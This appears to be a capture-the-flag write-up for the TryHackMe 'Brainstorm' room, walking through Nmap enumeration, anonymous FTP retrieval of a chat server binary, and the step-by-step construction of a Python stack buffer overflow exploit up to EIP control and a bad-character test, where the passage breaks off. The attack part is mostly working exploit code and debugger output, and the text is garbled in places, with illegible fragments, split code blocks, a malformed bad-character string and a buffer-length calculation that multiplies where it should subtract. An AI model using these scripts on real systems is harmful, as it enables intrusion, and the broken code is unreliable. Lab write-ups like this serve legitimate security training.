

Brainstorm is a room on the website <https://tryhackme.com>.

This room is all about performing a buffer overflow on a Windows executable.

We will do this by downloading the exe and performing the buffer overflow locally. So let us begin with our enumeration steps.

## Enumeration

---

On the description, for the room, we see that the machine doesn't respond to ICMP packets so we need to run the flag `-Pn` when doing our Nmap scans.

Running a quick Nmap scan just to get the lay of the land we see we have `ftp` on port `21` and an unknown service running on port `9999`.

```
root@kali:~/Documents/TryHackMe/BrainStorm# nmap -vvv -Pn 10.10.204.174
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-29 14:17 BST
Initiating Parallel DNS resolution of 1 host. at 14:17
Completed Parallel DNS resolution of 1 host. at 14:17, 0.00s elapsed
```

```

DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR:
0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 14:17
Scanning 10.10.204.174 [1000 ports]
Discovered open port 21/tcp on 10.10.204.174
Discovered open port 9999/tcp on 10.10.204.174
Completed SYN Stealth Scan at 14:18, 6.57s elapsed (1000 total ports)
Nmap scan report for 10.10.204.174
Host is up, received user-set (0.019s latency).
Scanned at 2020-03-29 14:17:59 BST for 6s
Not shown: 998 filtered ports
Reason: 998 no-responses
PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack ttl 127
9999/tcp  open  abyss   syn-ack ttl 127

```

By running Nmap with the flags `-sC -sV` we can get some service information for the two ports.

```

root@kali:~/Documents/TryHackMe/BrainStorm# nmap -sC -sV -p 21,9999 -Pn
10.10.204.174Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-29 14:19
BST
Nmap scan report for 10.10.204.174
Host is up (0.017s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEOUT
| ftp-syst:
|_  SYST: Windows_NT
9999/tcp  open  abyss?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest,
GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, RPCCheck,
RTSPRequest, SSLSessionReq, TerminalServerCookie:
|   Welcome to Brainstorm chat (beta)
|   Please enter your username (max 20 characters): Write a message:
|   NULL:
|   Welcome to Brainstorm chat (beta)
|_   Please enter your username (max 20 characters):
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

So the useful information this gave us is as following

- Anonymous ftp
- chatserver running on port 9999
- Windows OS

Since we know we have anonymous ftp access lets log into that.

So logging onto ftp with username `anonymous` and password `password` we can see two files

```
08-29-19  10:26PM                43747 chatserver.exe
08-29-19  10:27PM                30761 essfunc.dll
```

So let us pull these files from the server, make sure to enable `binary` mode when downloading the two files.

```
ftp> binary
200 Type set to I.
ftp> mget *
mget chatserver.exe? y
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
43747 bytes received in 0.16 secs (272.5135 kB/s)
mget essfunc.dll? y
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
30761 bytes received in 0.07 secs (411.4285 kB/s)
ftp>
```

## Analys of the executable

---

When building a buffer overflow exploit its always best to test it locally. Since we can run programs such as Immunity Debugger to help aid in building the exploit.

We want to set up another virtual machine running Windows 7. In this, we want to download two tools to help with creating the exploit.


- [Immunity Debugger](#)
- [Mona](#)

Follow the instructions of the two tools and install them. Now since we are testing this locally it is crucial that the VM running the exploitable service is running locally.

## Exploit Creation

---

Now once we have Immunity Debugger open we can open the exe and attach it to Immunity.



Now we have the chatserver running locally we can verify it is running smoothly by performing a Nmap scan on the Windows 7 machine.

| PORT      | STATE | SERVICE      | REASON          |
|-----------|-------|--------------|-----------------|
| 135/tcp   | open  | msrpc        | syn-ack ttl 128 |
| 139/tcp   | open  | netbios-ssn  | syn-ack ttl 128 |
| 445/tcp   | open  | microsoft-ds | syn-ack ttl 128 |
| 9999/tcp  | open  | abyss        | syn-ack ttl 128 |
| 49152/tcp | open  | unknown      | syn-ack ttl 128 |
| 49153/tcp | open  | unknown      | syn-ack ttl 128 |
| 49154/tcp | open  | unknown      | syn-ack ttl 128 |
| 49155/tcp | open  | unknown      | syn-ack ttl 128 |
| 49156/tcp | open  | unknown      | syn-ack ttl 128 |
| 49158/tcp | open  | unknown      | syn-ack ttl 128 |

Now we can see that port 9999 is open let us interact with it using nc

```
root@kali:~/Documents/TryHackMe/BrainStorm# nc -nv 192.168.79.129 9999
(UNKNOWN) [192.168.79.129] 9999 (?) open
Welcome to Brainstorm chat (beta)
Please enter your username (max 20 characters): sam
Write a message: hello
```

```
sam said: hello
```

[illegible][illegible]



[illegible]

Now, this appears to cause the program to hold, let us check our windows machine to look at the debugger.

[illegible]

From this, we can see we have overwritten the `EIP` with `\x41\x41\x41\x41` or `AAAA`.

```

Registers (FPU)
EAX 0285E6E0 ASCII "(UNKNOWN)" [192
ECX 00A44350
EDX 00000A20
EBX 0000AC92
ESP 0285EEC0 ASCII "AAAAAAAAAAAAA
EBP 41414141
ESI 00000000
EDI 00000000
EIP 41414141
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFD0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0

```

Now with this basic information, we can create a skeleton script.

```

import socket,sys

address = '192.168.79.129'
port = 9999

uname = "sam"

# creating the buffer
buffer = "A" * 3000

try:
    print '[+] Sending buffer'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((address,port))
    s.recv(1024)
    s.send(uname + '\r\n')
    s.recv(1024)
    s.send(buffer + '\r\n')
    s.recv(1024)
except:
    print '[!] Unable to connect to the application.'
    sys.exit(0)
finally:
    s.close()

```

Now armed with this script we can recreate the crash to test our script.

## Controlling the EIP

Now that we can crash the program and overwrite the EIP with our string of A's. We know need to know how many bytes to send in the message to get to the `EIP`. Once we know this we can control the `EIP`.

We do this by creating a unique string and crashing the program with that.



```
root@kali:~/Documents/TryHackMe/BrainStorm# /usr/share/metasploit-  
framework/tools/exploit/pattern_create.rb -l 3000
```

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac  
4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8A  
e9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3  
Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj  
8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2A  
m3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7  
Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar  
2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6A  
t7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1  
Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay  
6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0B  
b1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5  
Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg  
0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4B  
i5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9  
Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn  
4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8B  
p9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3  
Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu  
8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2B  
x3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7  
Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc  
2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6C  
e7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1  
Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj  
6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0C  
m1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5  
Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr  
0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4C  
t5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9  
Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy  
4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8D  
a9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3  
Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df  
8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2D  
i3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7  
Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn  
2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6D  
p7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1  
Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du  
6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9
```

Now let us add this to our script and execute.

```
import socket,sys

address = '192.168.79.129'
port = 9999

uname = "sam"

# creating the buffer
buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3C
```

```
y4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8
Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd
3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7D
f8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2
Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk
7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1D
n2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6
Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds
1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5D
u6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9"
```

```
try:
```

```
    print '[+] Sending buffer'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((address,port))
    s.recv(1024)
    s.send(uname + '\r\n')
    s.recv(1024)
    s.send(buffer + '\r\n')
    s.recv(1024)
```


```
except:
```

```
    print '[!] Unable to connect to the application.'
    sys.exit(0)
```

```
finally:
```

```
    s.close()
```

Ending this and looking at our windows machine we can see the `EIP` is now overwritten by our unique string



```
Registers (FPU)
EAX 025DE6E0 ASCII "Aa0Aa1Aa2Aa3
ECX 003B42C4
EDX 00000A00
EBX 0000AC9C
ESP 025DEEC0 ASCII "Cp2Cp3Cp4Cp5
EBP 7043396F
ESI 00000000
EDI 00000000
EIP 31704330
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFD0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
```

Now if we query the unique string looking for `31704330` we can find the length of our `message` variable we need to send to overwrite the `EIP`

```
root@kali:~/Documents/TryHackMe/BrainStorm# /usr/share/metasploit-
framework/tools/exploit/pattern_offset.rb -q 31704330
[*] Exact match at offset 2012
```

Now armed with this let us see if we can overwrite the `EIP` register with `BBBB`


```
import socket,sys

address = '192.168.79.129'
port = 9999

uname = "sam"

buffer_len = 3000
offset = 2012
# creating the buffer
buffer = ""
buffer += "A" * offset
buffer += "B" * 4
buffer += "C" * (buffer_len * len(buffer))

try:
    print '[+] Sending buffer'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((address,port))
    s.recv(1024)
    s.send(uname + '\r\n')
    s.recv(1024)
    s.send(buffer + '\r\n')
    s.recv(1024)
except:
    print '[!] Unable to connect to the application.'
    sys.exit(0)
finally:
    s.close()
```



```
NETCAT v1.10
EAX 0269E6E0 ASCII "AAAAAAAAAAAA"
ECX 00904714
EDX 00000000
EBX 0000AC9E
ESP 0269EEC0 ASCII "CCCCCCCCCCCC"
EBP 41414141
ESI 00000000
EDI 00000000
EIP 42424242
```

Now we can see we can overwrite the `EIP` with 4 B's.

Now before we start to place code on top of the `EIP` we need to see if there are any bad characters. We can do this by passing a string of bad chars in hex.

```
import socket,sys

address = '192.168.79.129'
port = 9999

uname = "sam"

buffer_len = 3000
offset = 2012
#bad chars
badchars =
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\
\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x2
5\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\
\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4
a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\
\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6
f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\
\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x9
4\x95\x96\x97\x98\x99\xa0\xa1\xa2\xa3\xa4\xa5\xa6\
\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\b3\b4\b5\b6\b7\b8\b9\
xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\
xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\
xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

# creating the buffer
buffer = ""
buffer += "A" * offset
buffer += "B" * 4
buffer += badchars
buffer += "C" * (buffer_len * len(buffer))

try:

    print '[+] Sending buffer'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((address,port))
    s.recv(1024)
    s.send(uname + '\r\n')
    s.recv(1024)
    s.send(buffer + '\r\n')
```

```

s.recv(1024)

except:

    print '[!] Unable to connect to the application.'
    sys.exit(0)

finally:

    s.close()

```

Now we can look through the hex dump of the crash we can see where our buffer is within hex.

| Address  | Hex dump                | ASCII            |
|----------|-------------------------|------------------|
